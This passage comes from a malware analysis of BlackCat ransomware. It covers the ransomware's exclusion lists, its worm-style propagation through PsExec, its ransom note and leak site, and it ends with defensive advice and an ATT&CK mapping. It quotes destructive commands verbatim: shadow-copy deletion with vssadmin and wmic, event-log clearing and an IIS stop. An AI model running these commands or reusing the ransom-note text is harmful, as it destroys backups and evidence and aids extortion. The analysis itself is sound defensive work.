- boot.ini

- ntuser.dat
- iconcache.db
- bootfont.bin
- ntuser.ini
- ntuser.dat.log

It also skips the encryption on files with these extensions:

- themepack
- nls
- diagpkg
- msi
- lnk
- exe
- cab
- scr
- bat
- drv
- rtp
- msp
- prf
- msc
- ico
- key
- ocx

- diagcab
- diagcfg
- pdb
- wpx
- hlp
- icns
- rom
- dll
- msstyles
- mod
- ps1
- ics
- hta
- bin
- cmd
- ani
- 386

- lock
- cur
- idx
- sys
- com
- deskthemepack
- shs
- ldf
- theme
- mpa
- nomedia
- spl
- cpl
- adv
- icl
- msu

The following settings are also enabled according to the config file:

- Network Discovery
- Self Propagation
- Set Wallpaper
- ESXi VM Kill
- ESXi VM Snapshot kill

BlackCat also contains a “self propagation” functionality (worm), by using PsExec and compromised credentials specified in the configuration. The PsExec binary is encrypted and stored within the ransomware executable.

```

.rdata:0061BD5E psexec_bin db 0A3h ; É
.rdata:0061BD5F db 0BCh ; №
.rdata:0061BD60 db 60h ; ~
.rdata:0061BD61 db 0D5h ; Õ
.rdata:0061BD62 db 0C9h ; É
.rdata:0061BD63 db 0BCh ; №
.rdata:0061BD64 db 65h ; e
.rdata:0061BD65 db 8Ah ; Š
.rdata:0061BD66 db 0E4h ; ä
.rdata:0061BD67 db 0F8h ; ø
.rdata:0061BD68 db 34h ; 4
.rdata:0061BD69 db 47h ; G
.rdata:0061BD6A db 30h ; 0
.rdata:0061BD6B db 0ACh ; ~
.rdata:0061BD6C db 0C0h ; À
.rdata:0061BD6D db 9 ;
.rdata:0061BD6E db 0Fh ;
.rdata:0061BD6F db 44h ; D
.rdata:0061BD70 db 7Dh ; }

```

Address	Hex	ASCII
010DA020	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....YY..
010DA030	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
010DA040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010DA050	00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 0018010000
010DA060	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.!..L!Th
010DA070	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
010DA080	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
010DA090	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
010DA0A0	3B A5 A2 F1 7F C4 CC A2 7F C4 CC A2 7F C4 CC A2	;veñ.A!c.A!c.A!c
010DA0B0	CB 58 3D A2 75 C4 CC A2 CB 58 3F A2 EF C4 CC A2	Ex=<uA!cEX?c!A!c
010DA0C0	CB 58 3E A2 66 C4 CC A2 2D AC C8 A3 6C C4 CC A2	Ex>cfA!c--f!A!c
010DA0D0	2D AC CF A3 6C C4 CC A2 2D AC C9 A3 58 C4 CC A2	--f!A!c--EfA!c
010DA0E0	76 BC 5F A2 70 C4 CC A2 7F C4 CD A2 A7 C4 CC A2	%_epA!c.A!c\$A!c
010DA0F0	DA AD C9 A3 7D C4 CC A2 DA AD C8 A3 78 C4 CC A2	ü.É!A!cü.EfA!c
010DA100	DA AD 33 A2 7E C4 CC A2 7F C4 5B A2 7E C4 CC A2	ü.3É-A!c.A[É-A!c
010DA110	DA AD CE A3 7E C4 CC A2 52 69 63 68 7F C4 CC A2	ü.É-A!cR!ch.A!c
010DA120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Property	Value
Description	
File description	Execute processes remotely
Type	Application
File version	2.34.0.0
Product name	Sysinternals PsExec
Product version	2.34
Copyright	Copyright (C) 2001-2021 Mark Russinovi...
Size	806 KB
Date modified	9/16/2022 1:48 PM
Language	English (United States)
Original filename	psexec.c

PsExec binary embedded within the ransomware payload.

There's also an option named "drag-and-drop", which creates a batch file that can be used to execute the ransomware. The content of this file is decrypted at runtime.

Address	Hex	ASCII
0096FB48	40 45 43 48 4F 20 4F 46 46 0A 53 45 54 4C 4F 43	@ECHO OFF.SETLOC
0096FB58	41 4C 0A 53 45 54 20 61 6C 6C 61 72 67 73 3D 25	AL.SET allargs=%
0096FB68	2A 0A 22 24 7B 45 58 45 43 55 54 41 42 4C 45 7D	*."\${EXECUTABLE}
0096FB78	22 20 2D 2D 61 63 63 65 73 73 2D 74 6F 6B 65 6E	" --access-token
0096FB88	20 24 7B 41 43 43 45 53 53 5F 54 4F 4B 45 4E 7D	\${ACCESS_TOKEN}
0096FB98	20 2D 2D 64 72 61 67 2D 61 6E 64 2D 64 72 6F 70	--drag-and-drop
0096FBA8	20 2D 70 20 25 61 6C 6C 61 72 67 73 25 0A 00 00	-p %allargs%...
0096FBB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Batch

file created by BlackCat.

Additional commands ran by BlackCat:

1. Get device UUID

"C:\Windows\system32\cmd.exe" /c "wmic csproduct get UUID"

2. Stop IIS service

"C:\Windows\system32\cmd.exe" /c "iisreset.exe /stop"

3. Clean shadow copies

"C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet"

"C:\Windows\system32\cmd.exe" /c "wmic.exe Shadowcopy Delete"

4. List Windows event logs names and try to clear them all.

"C:\Windows\system32\cmd.exe" /c "wevtutil.exe el"

"C:\Windows\system32\cmd.exe" /c "wevutil.exe cl \"<NameHere>\""

In this attack, we noticed that the attacker listed all the logs with the correct binary (wevtutil), but there's a typo in the commands that actually clear the logs (wevutil). In other words, the attacker failed to clean the Windows event logs.

```
EAX 009DA540 L"C:\\windows\\system32\\cmd.exe"
EBX 009FF140 "C:\\windows\\system32\\cmd.exe"
ECX 00A0BC00 L""C:\\windows\\system32\\cmd.exe\\" /c \\wevutil.exe c1 \\\\"DirectShowPluginContro1\\"""
EDX 0090EF38
EBP 0090F39C
```

Time	Message
/2022	Process created: cmd.exe (6288) started by ██████████(6312)
/2022	Process created: conhost.exe (8856) started by cmd.exe (6288)
/2022	Process terminated: cmd.exe (6288); exit status 0x1
/2022	Process terminated: conhost.exe (8856); exit status 0x0
/2022	Process terminated: backgroundTaskHost.exe (1384); exit status 0x1
/2022	Process created: cmd.exe (4668) started by explorer.exe (4944)

Typo in command line executed by the ransomware.

This ransomware encrypts files using AES or ChaCha20 depending on the configuration, and the key used to encrypt the file is encrypted with a public RSA key contained within its configuration.

Once done, the extension defined in the configuration is appended to encrypted files and, like other ransomware, BlackCat created the ransom note with information about the attack and contact instructions.

```
RECOVER: ██████████-FILES.txt
1 >> What happened?
2
3 Important files on your network was ENCRYPTED and now they have "██████████" extension.
4 In order to recover your files you need to follow instructions below.
5
6 >> Sensitive Data
7
8 Sensitive data on your network was DOWNLOADED.
9 If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.
10
11 Data includes:
12 - Employees personal data, CVs, DL, SSN.
13 - Complete network map including credentials for local and remote services.
14 - Private financial information including: clients data, bills, budgets, annual reports, bank
  statements.
15 - Manufacturing documents including: datagrams, schemas, drawings in solidworks format
16 - And more...
17
18 Samples are available on your personal web page linked below.
19
20 >> CAUTION
21
22 DO NOT MODIFY ENCRYPTED FILES YOURSELF.
23 DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
24 YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.
25
26 >> What should I do next?
27
28 1) Download and install Tor Browser from: https://torproject.org/
29 2) Navigate to:
30
31
```

REDACTED

BlackCat ransom note.

If enabled in the configuration, the ransomware also changes the user's wallpaper with the following message.

```
Important files on your network was DOWNLOADED and ENCRYPTED.  
See "RECOVER-[REDACTED]-FILES.txt" file to get further instructions.
```

BlackCat wallpaper message.

BlackCat's Website

Like other RaaS groups operating in the double-extortion scheme, BlackCat maintains a website hosted on the deep web where they leak stolen data if the ransom isn't paid by the victims.

The screenshot shows a web browser window with the URL `alphv[REDACTED].onion/search`. The page header includes the text "ALPHV" and navigation links for "Blog" and "Collections". Below the header is a search bar with the placeholder text "Simple query string (name + 'last name') or path wildcard (*doc*.txt)" and a "Search" button. The main content area displays a grid of eight data items, each with a redacted name, size, and upload date.

[REDACTED]	Size: 171 GB Upload DT: Thu Oct 06 2022	[REDACTED]	Size: 12.2 GB Upload DT: Thu Oct 06 2022
[REDACTED]	Size: 947 GB Upload DT: Tue Oct 04 2022	[REDACTED]	Size: 102 GB Upload DT: Fri Sep 30 2022
[REDACTED]	Size: 71.3 MB Upload DT: Wed Sep 28 2022	[REDACTED]	Size: 95.3 MB Upload DT: Wed Sep 28 2022
[REDACTED]	Size: 122 MB Upload DT: Wed Sep 28 2022	[REDACTED]	Size: 182 MB Upload DT: Wed Sep 28 2022

BlackCat "collections" website.

They are likely the first ransomware group that allows you to search leaked data through keywords, even supporting wildcards.

Conclusions

BlackCat and other Ransomware-as-a-Service (RaaS) groups often exploit basic flaws in security policies and network architecture to infect as many devices as possible, stealing and encrypting data to extort organizations and individuals. As demonstrated in this analysis, these groups often use legitimate tools throughout the attack, such as PsExec.

We strongly recommend companies revisit password policies and avoid using default passwords for new accounts. Technologies such as Microsoft LAPS can help to generate unique passwords for local administrator accounts. Implementing a security policy to enforce multi-factor authentication and using strong passwords for domain accounts is also recommended.

Implementing strong monitoring and blocking known tools like PsExec can also help the security of your organization. User training is also strongly recommended as social engineering could be exploited by these groups to gain access to networks. Lastly, we also recommend using a secure web gateway to protect your network against malware and data exfiltration.

Tactics and Techniques

All the tactics and techniques observed in this analysis can be mapped with the [MITRE ATT&CK](#) knowledge base as follows:

Tactic	ATT&CK ID	Description
Reconnaissance	T1589.001	Gather Victim Identity Information: Credentials
Resource Development	T1587.001	Develop Capabilities: Malware
Resource Development	T1588.002	Obtain Capabilities: Tool
Initial Access	T1078.002	Valid Accounts: Domain Accounts
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass UAC
Defense Evasion	T1222.001	File and Directory Permissions Modification: Windows File and Directory Permissions Modification
Defense Evasion	T1070.001	Indicator Removal on Host: Clear Windows Event Logs
Discovery	T1087.002	Account Discovery: Domain Account
Discovery	T1083	File and Directory Discovery
Lateral Movement	T1570	Lateral Tool Transfer

Tactic	ATT&CK ID	Description
<u>Command and Control</u>	<u>T1071.001</u>	Application Layer Protocol: Web Protocols
<u>Exfiltration</u>	<u>T1048</u>	Exfiltration Over Alternative Protocol
<u>Impact</u>	<u>T1486</u>	Data Encrypted for Impact
<u>Impact</u>	<u>T1491.001</u>	Defacement: Internal Defacement